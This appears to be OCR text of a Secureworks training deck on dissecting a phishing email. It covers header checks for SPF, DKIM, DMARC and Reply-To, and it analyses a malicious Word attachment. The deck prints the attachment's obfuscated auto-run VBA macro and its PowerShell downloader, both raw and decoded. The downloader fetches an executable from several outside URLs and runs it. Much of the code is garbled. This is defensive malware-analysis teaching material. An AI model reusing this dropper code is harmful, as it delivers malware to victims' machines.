# Secureworks


Classification: //SecureWorks/Confidential - Limited External Distribution:


# **Sharper than a Phisher's hook**

# the story of an email autopsy




Classification: //SecureWorks/Confidential - Limited External Distribution:











### Context




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





# Context








### Context






#### Are you busy?

I need you to process an outgoing wire transfer today. Let me know when to send the recipient details.







### Why are we looking at the headers?




- All e-mail communications leave footprints in the headers.
- Are there any red flags in the email headers?


### **Caution!**

 E-mail headers should always be viewed with caution by investigators as they can be easily faked





### **Routing information**







#### Message-ID

Message-ID: <b4b393dd-79a3-4227-b87e-59846e2b81e2@VE1EUR01FT041.eop-EUR01.prod.protection.outlook.com>

Message-ID: <15c3bcd9691-2e8a-1094b@webprd-m50.mail.aol.com>

Message-ID: <CAPrtpRJoRfEeUhFkyHjpe42BM4Fa2Yh=r+hD3MDa7vRBrj=Ycw@mail.gmail.com>

Message-ID: <0FDEB031-FCB0-4633-868B-981CCAFF16A9@icloud.com>

#### **Authentication Results**

Authentication-Results: <a href="mailto:spf=fail">spf=fail</a> (sender IP is .9) smtp.mailfrom=microsoft.com; contoso.mail.onmicrosoft.com; dkim=none (message not signed) header.d=none; dmarc=fail action=none header.from=mydomain.com

Received-SPF: Fail (protection.outlook.com: domain of microsoft.com does not designate .9 as permitted sender) receiver=protection.outlook.com; client-ip= .9; helo=exchange2010.contoso.com;





### SPF

Received-SPF: softfail (google.com: domain of transitioning mail@example.com does not designate \_\_\_\_\_113.2 as permitted sender) client-ip=\_\_\_\_113.2; helo=\_\_\_\_\_ com;

Received-SPF: fail (servername.example.com: domain of example.com does not designate \_\_\_\_\_.113.2 as permitted sender) client-ip: \_\_\_\_\_.113.2; helo=\_\_\_\_\_.com;

### DKIM

DKIM-Signature: v=1; a=rsa-sha1; c=relaxed/relaxed; s=selector-( ); d=d ); d=d ).com; h=Date:From:Reply-To:Subject:To:Message-ID:List-Unsubscribe:Mime-Version:Content-Type:Content-Transfer-Encoding;

i=manin ling\_\_\_\_.com;

bh=k26cNxw/+zcVG7IiE/aQGtykr6o=;

b=07DlDSqdYIT3ihEc+txS+nztBYU32f3Rq6RxbmXgpcL1Rmo8FSjWIcz59cjrK8ECUdzJ9+NJt6Di JB00RmmHfVmznDsc/vpjNMoxTAnEb/Nf3whhqoqeKAz1HrT4VVAHw8TBxBTJSGoHVJ+KoOtQQwXX aNexbEN6TcA46v7NZ58=

### **DMARC**

Authentication-Results: spf=pass (sender IP is .47.0.115) smtp.mailfrom= .ro; outlook.com; dkim=pass (signature was verified) header.d= ro;outlook.com; dmarc=pass action=none header.from= .ro;






### **Reply-To**

From: John Doe <john.doe@bank.net> To: "user.name@corporate-domain.com" <user.name@corporate-domain.com> Reply-To: different.adress@xyz.com

#### Fields that start with "X"






# **Data Correlation**


- Does the story behind the e-mail makes sense?
- What do the headers tell me?
- Is the data analyzed so far consistent?








### **File analysis**







### File analysis

ASCII Strings

• • •						
00009184	Normal.dotm					
000091B0	Microsoft Office Word					
0000A900	Macros					
0000AA80	Module1					
0000AB00	ThisDocument					
0000AB80	_VBA_PROJECT					
0000E660	Microsoft Word 97-2003 Document					
0000E684	MSWordDoc					


C:\Python35>python.exe olevba3.py --deobf Suspicious\_File

Туре	Keyword	Description
AutoExec	AutoOpen	Runs when the Word document is opened
Suspicious	CreateObject	May create an OLE object
Suspicious	Run	May run an executable file or a system   command
Suspicious	Base64 Strings	<pre>Base64-encoded strings were detected, may be used to obfuscate strings (optiondecode to see all)</pre>
Suspicious	VBA obfuscated   Strings 	<pre>VBA string expressions were detected, may be used to obfuscate strings (optiondecode to see all)</pre>
VBA string	b'\n\x89\xa6z{l'	BuiltInDocumentProperties("Comments")

### File analysis

Sub autoopen() rMDZrMDZrMDZrMDZ End Sub Function NWGKNWGKNWGK(ByVal TfUTfUTfUTfUTfUTfU As String, ByVal PLePLePLePLePLe As Variant) As Boolean For Each teLxzteLxzteLxzteLxzteLxz In PLePLePLePLePLe If teLxzteLxzteLxzteLxzteLxz = TfUTfUTfUTfUTfU Then NWGKNWGKNWGKNWGK = True Exit Function End If
End Sub Function NWGKNWGKNWGK(ByVal TfUTfUTfUTfUTfUTfU As String, ByVal PLePLePLePLePLe As Variant) As Boolean For Each teLxzteLxzteLxzteLxzteLxz In PLePLePLePLePLe If teLxzteLxzteLxzteLxzteLxz = TfUTfUTfUTfUTfU Then NWGKNWGKNWGKNWGK = True Exit Function
Function NWGKNWGKNWGK(NWGK(ByVal TfUTfUTfUTfUTfUTfU As String, ByVal PLePLePLePLePLe As Variant) As Boolean For Each teLxzteLxzteLxzteLxzteLxz In PLePLePLePLe If teLxzteLxzteLxzteLxzteLxz = TfUTfUTfUTfUTfU Then NWGKNWGKNWGKNWGKNWGK = True Exit Function
For Each teLxzteLxzteLxzteLxzteLxz In PLePLePLePLe If teLxzteLxzteLxzteLxzteLxz = TfUTfUTfUTfUTfU Then NWGKNWGKNWGKNWGK = True Exit Function
If teLxzteLxzteLxzteLxzteLxz = TfUTfUTfUTfUTfU Then NWGKNWGKNWGKNWGK = True Exit Function
NWGKNWGKNWGKNWGK = True Exit Function
Exit Function
End Tf
Next teLxzteLxzteLxzteLxz
End Function
Public Function <b>rMDZrMDZrMDZrMDZrMDZ</b> ()
HSWLGrHSWLGrHSWLGrHSWLGr = "HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr"
HSWLGrHSWLGrHSWLGrHSWLGr = "HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr"
<pre>bZtTAbbZtTAbbZtTAbbZtTAbbZtTAb = ActiveDocument.BuiltInDocumentProperties("Comments")</pre>
HSWLGrHSWLGrHSWLGrHSWLGr = "HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr"
HSWLGrHSWLGrHSWLGrHSWLGr = "HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr"
HSWLGrHSWLGrHSWLGrHSWLGr = "HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr"
XdTtmXdTtmXdTtmXdTtmXdTtm = Mid(ActiveDocument.CustomDocumentProperties("HrGFcLRKDz"), 5) + Mid(ActiveDocument.CustomDocumentPropert
HSWLGrHSWLGrHSWLGrHSWLGrHSWLGrHSWLGrHSWLGrHSWLGrHSWLGr"
HSWLGrHSWLGrHSWLGrHSWLGrHSWLGrHSWLGrHSWLGrHSWLGrHSWLGr"
HSWLGrHSWLGrHSWLGrHSWLGr = "HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr"
uzwpuzwpuzwpuzwpuzwp = XdTtmXdTtmXdTtmXdTtmXdTtm + Mid(ActiveDocument.CustomDocumentProperties("puQsPdOveK"), 5) + Mid(ActiveDocumer
HSWLGrHSWLGrHSWLGrHSWLGr = "HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr"
MwvMwvMwvMwvWwv = Mid(ActiveDocument.CustomDocumentProperties("ymGsbdIXE1"), 5) + Mid(ActiveDocument.CustomDocumentProperties("pQgke
HSWLGrHSWLGrHSWLGrHSWLGr = "HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr"
HSWLGrHSWLGrHSWLGrHSWLGr = "HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr"
CreateObject( <i>MwvMwvMwvMwvMwv</i> + Mid(ActiveDocument.CustomDocumentProperties("puQsPdOveK"), 5)).Run\$ uzwpuzwpuzwpuzwpuzwp, 0
HSWLGrHSWLGrHSWLGrHSWLGr = "HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr"
HSWLGrHSWLGrHSWLGrHSWLGrHSWLGrHSWLGrHSWLGrHSWLGrHSWLGr"
HSWLGrHSWLGrHSWLGrHSWLGrHSWLGrHSWLGrHSWLGrHSWLGrHSWLGr"
HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr = "HSWLGrHSWLGrHSWLGrHSWLGr"
End Function






#### **File analysis**

```
Function NWGKNWGKNWGKNWGK(ByVal TfUTfUTfUTfUTfU As String, ByVal PLePLePLePLe As Variant) As Boolean
For Each teLxzteLxzteLxzteLxzteLxz In PLePLePLePLe
   If teLxzteLxzteLxzteLxz = TfUTfUTfUTfUTfU Then
       NWGKNWGKNWGKNWGKNWGK = True
       Exit Function
   End If
Next teLxzteLxzteLxzteLxzteLxz
End Function
                                                                                          Microsoft Word
Sub Test()
Dim compare_with As Variant
compare_with = Array("1","2","3")
                                                                                           True
to compare = "1"
'to compare = "5"
MsgBox (Function1(to_compare, compare with))
                                                                                                 OK
End Sub
Function Function1(ByVal var1 As String, ByVal var2 As Variant) As Boolean
                                                                                          Microsoft Word
For Each element In var2
   If element = var1 Then
                                                                                           False
       Function1 = True
       Exit Function
    End If
                                                                                                 OK
Next element
End Function
```





#### File analysis



```
b = Mid(ActiveDocument.CustomDocumentProperties("HrGFcLRKDz").Value, 5)
```

```
c = Mid(ActiveDocument.CustomDocumentProperties("sAaqMOkdPV").Value, 5)
```

```
d = b + c
```

```
e = Mid(ActiveDocument.CustomDocumentProperties("puQsPdOveK").Value, 5)
```

```
f = Mid(ActiveDocument.CustomDocumentProperties("VPysutrDcj").Value, 5)
```

```
g = d + e + f + a
```

```
h = Mid(ActiveDocument.CustomDocumentProperties("ymGsbdIXEl").Value, 5)
```

```
i = Mid(ActiveDocument.CustomDocumentProperties("pQgkedBsbR").Value, 5)
```

```
j = h + i
```

```
k = j + e
```


```
'CreateObject(j + e).Run$ g, 0
'MsgBox k
```


```
'MsgBox g
```

LicEi = "TRRFONCRB354N8IDGFON74W9CAEwAZQAg..." USFLpULP = Mid(LicEi, 25, 195) <u>EEjJbE</u> = USFLpULP bGaLCZQ = "B7F4KBLD1RVWM4SRYDLQ6ZLUIR12JKZ..." pbWpbw = Mid(bGaLCZQ, 33, 106) VQrDwEYC = pbWpbw 'Shell\$ "" + QwDZGQ + nBRdilV + mLRbpr + MAJilw + "cm" + "d /V /C " + Chr(34) + VQrDwEYC + ...

```
MsgBox(TypeName(QwDzGQ))
```

```
Set object_FSO = CreateObject("Scripting.FileSystemObject")
Set File = object_FSO.CreateTextFile("c:\analysis\outfile.txt", True)
File.Write g
File.Close
```










#### **File analysis**

\${wsCr`Ipt} = &("{2}{1}{0}" -f 'ject', 'wob', 'ne') -ComObject ("{0}{1}{2}"-f 'WScript','.Sh','ell');\${W`ebcLIE`Nt} = .(
"{2}{1}{0}"<f)'object','w-','ne') (</pre> "{4}{1}{2}{0}{5}{3}{6}" -f'Net','ste','m. ','ebC','Sy','.W','lient');\${ra`N`DoM} = .( "{1}{0}{2}"-f'ew','n','-object') ("{1}{0}"f 'm', 'rando');\${U`RLS} = ("{36}{7}{20}{25}{ 21{23}{38}{10}{12}{29}{16}{6}{34}{30}{9} }{26}{22}{2}{8}{37}{18}{39}{14}{11}{33}{35}{  $32{0}{5}{13}{4}{1}{15}{27}{28}{24}{31}{$ 3}"-f'uC', 'tp', 'k/o', 'de/vZgsIP/', 'x/, ht', 'I hT', 'ttp://', 'tp', 'R', 'm', 'xT/, http://dgnet. ','a','m.b','NC','p://di','s','/VwePisQl/,h' ,'://','FD','co','://ed','s.','o. u','com','e','ia','orley.c','e','ppev', 'r', 'y-', 'nt.', 'm/em', 'nahossack. ','and','co','ht','dx','. br/mdQmpYeQ','Kn/,htt').("{0}{1}" -f 'Spli', 't').Invoke(',');\${NA`ME} = <pr>\${r`AnD`oM}.("{0}{1}"-f 'nex','t').Invoke( 1, 65536); ${p^ATh} = {Env^: TEMP} + '\' +$ \${n`AME} + ("{1}{0}"-f 'exe','.');foreach( \${U`R1} in \${ur`Ls}){try{\${we`BcLi`eNt}.( "{2}{1}{0}" -f 'File', 'ownload', 'D').Invoke( \${U`Rl}.("{0}{1}"-f'ToStr','ing').Invoke(), \${PA`Th});&("{3}{0}{1}{2}" -f'art','-Proc', 'ess', 'St') \${P`ATh}; break; }catch{.( "{2}{0}{1}" -f 'e-', 'host', 'writ') \${\_}. "FXCe`nt`T`oN" "MEsS`AGe":}}

& ((VaRIABLe '\*mDR\*').naME[3,11,2]-JoIn'') (" \$( sEt-Item 'VaRIabLe:OFS' '')"+[StRiNG]( ( 36 ,119,115 , 99 ,114,105 ,112 ,116, 32 , 61, 32, 110,101,119 , 45 , 111 ,98 , 106,101 , 99,116, 32,45,67,111, 109, 79,98, 106,101, 99,116, 32, 87, 83, 99, 114, 105, 112, 116, 46, 83, 104, 101, 108, 108 ,59,36,119, 101, 98, 99 ,108 , 105 , 101 ,110, 116 ,32, 61,32 ,110,101 , 119,45 , 111 ,98,106,101, 99 ,116, 32 , 83 ,121,115,116 ,101 ,109 , 46, 78, 101,116 , 46, 87, 101,98,67 ,108 ,105 ,101,110 , 116 ,59 ,36 ,114 ,97 ,110 ,100 ,111 ,109 ,32,61, 32 , 110 , 101,119, 45,111, 98 ,106 , 101 , 99,116 ,32, 114,97 , 110 , 100,111, 109 ,59, 36, 117 ,114, 108 , 115 , 32 ,61 ,32 , 39 , 104 , 116 ,116 , 112 ,58,47 , 47 ,116 , 104,101 , 45 , 115 , 101 , 118 , 101 , 110 , 45 , 115 , 101 ,97 , 115 , 46 , 100 , 101,47 ,122,121 , 98 , 65 ,83, 47 ,44, 104, 116 ,116, 112 ,58,47 ,47 ,111, 102 , 102 ,101 , 114, 109,97 ,110 , 46,115, 101, 47,121 , 105,117,70 ,47 ,44,104 ,116 , 116 , 112,58 ,47, 47,121,98,108,102,111,111,100,46,99,111, 109,46,97,117 , 47 , 102 ,75,47 ,44 , 104 ,116 , 116 , 112,58, 47,47, 104, 101, 114, 116, 122, 98, 101, 114, 103, 46, 100, 107 ,47,112, 47, 44 ,104 , 116 , 116, 112,58 ,47 ,47 ,97 , 118 , 105,114, 116 , 117 , 97, 108 ,97 , 115 ,115, 105 ,115 , 116, 97, 110, 116, 46, 110, 101, 116, 47, 103, 119, 115, 117, 102, 74, 105 , 47,39 ,46, 83 , 112 , 108 ,105 , 116,40,39 ,44,39 , 41,59 , 36,110 ,97 ,109 , 101 , 32 , 61 ,32 , 36,114, 97,110 ,100,111 ,109 , 46 ,110,101, 120 ,116, 40, 49 , 44 ,32 ,54,53 ,53, 51 , 54,41 ,59 ,36 , 112 ,97, 116 , 104 , 32 , 61,32,36, 101 , 110 , 118 ,58 , 116 ,101,109 ,112 , 32 , 43 , 32 ,39 ,92 ,39 , 32 , 43 ,32 ,36 , 110 ,97 , 109 , 101 , 32 , 43 , 32 , 39 , 46,101, 120,101, 39, 59,102,111, 114, 101, 97, 99, 104,40,36,117,114, 108,32, 105 ,110, 32 ,36 ,117 , 114, 108 , 115 ,41 ,123 , 116,114 ,121, 123, 36, 119 ,101 , 98 ,99,108, 105,101 ,110, 116, 46, 68 ,111,119 , 110, 108, 111, 97,100, 70 , 105, 108 , 101, 40, 36 ,117, 114,108, 46 ,84 ,111 ,83,116, 114, 105, 110, 103 , 40 ,41,44, 32,36, 112 ,97, 116 ,104 , 41,59 ,83 , 116 ,97, 114 , 116 , 45 ,80 , 114 , 111 ,99, 101,115,115,32,36, 112,97, 116, 104, 59,98, 114, 101, 97, 107 , 59,125, 99, 97,116 , 99 ,104, 123 , 119,114,105 , 116,101 , 45 , 104 , 111 ,115 ,116, 32 ,36 , 95, 46,69 ,120 , 99, 101,112,116,105, 111,110,46, 77,101,115,115, 97,103,101, 59, 125 , 125) fOReACh-ObjeCT ((CHar)[iNt] \$\_) } )+"\$( SetitEM 'variable:Ofs' ' ' )")




#### File analysis

\$wscript = new-object -ComObject WScript.Shell
\$webclient = new-object System.Net.WebClient
\$random = new-object random

**\$**urls = ' \$name = \$random.next(1, 65536) \$path = \$env:temp + '\' + \$name + '.exe' foreach(\$url in \$urls) #base64 decode import base64 input base64 = open('encoded.txt', 'rb') try read input = input base64.read() decoded input = base64.decodebytes(read input) \$webclient.DownloadFile(\$url.ToString(), \$path) output = open('decoded.txt', 'wb') Start-Process \$path output.write(decoded input) input base64.close() break output.close() catch #Return the string for which #the ASCII characters are integers open file = open('decoded integers.txt', 'w') write-host \$\_.Exception.Message codes = [36, 119, 115, 99, 114, 105, 112, ...] for code in codes: open file.write(chr(code)) open file.close()






#### Link analysis



00000000	3C	21	44	4F	43	54	59	50	45	20	68	74	6D	6C	20	50	html P</th
00000010	55	42	4C	49	43	20	22	2D	2F	2F	57	33	43	2F	2F	44	UBLIC "-//W3C//D
00000020	54	44	20	58	48	54	4D	4C	20	31	2E	30	20	54	72	61	TD XHTML 1.0 Tra
00000030	6E	73	69	74	69	6F	6E	61	6C	2F	2F	45	4E	22	20	22	nsitional//EN" "
00000040	68	74	74	70	3A	2F	2F	77	77	77	2E	77	33	2E	6F	72	http://www.w3.or
00000050	67	2F	54	52	2F	78	68	74	6D	6C	31	2F	44	54	44	2F	g/TR/xhtml1/DTD/
00000060	78	68	74	6D	6C	31	2D	74	72	61	6E	73	69	74	69	6F	xhtml1-transitio
00000070	6E	61	6C	2E	64	74	64	22	3E	0D	A0	3C	68	74	6D	6C	nal.dtd"> <html< td=""></html<>
00000080	20	78	6D	6C	6E	73	3D	22	68	74	74	70	3A	2F	2F	77	xmlns="http://w
00000090	77	77	2E	77	33	2E	6F	72	67	2F	31	39	39	39	2F	78	ww.w3.org/1999/x
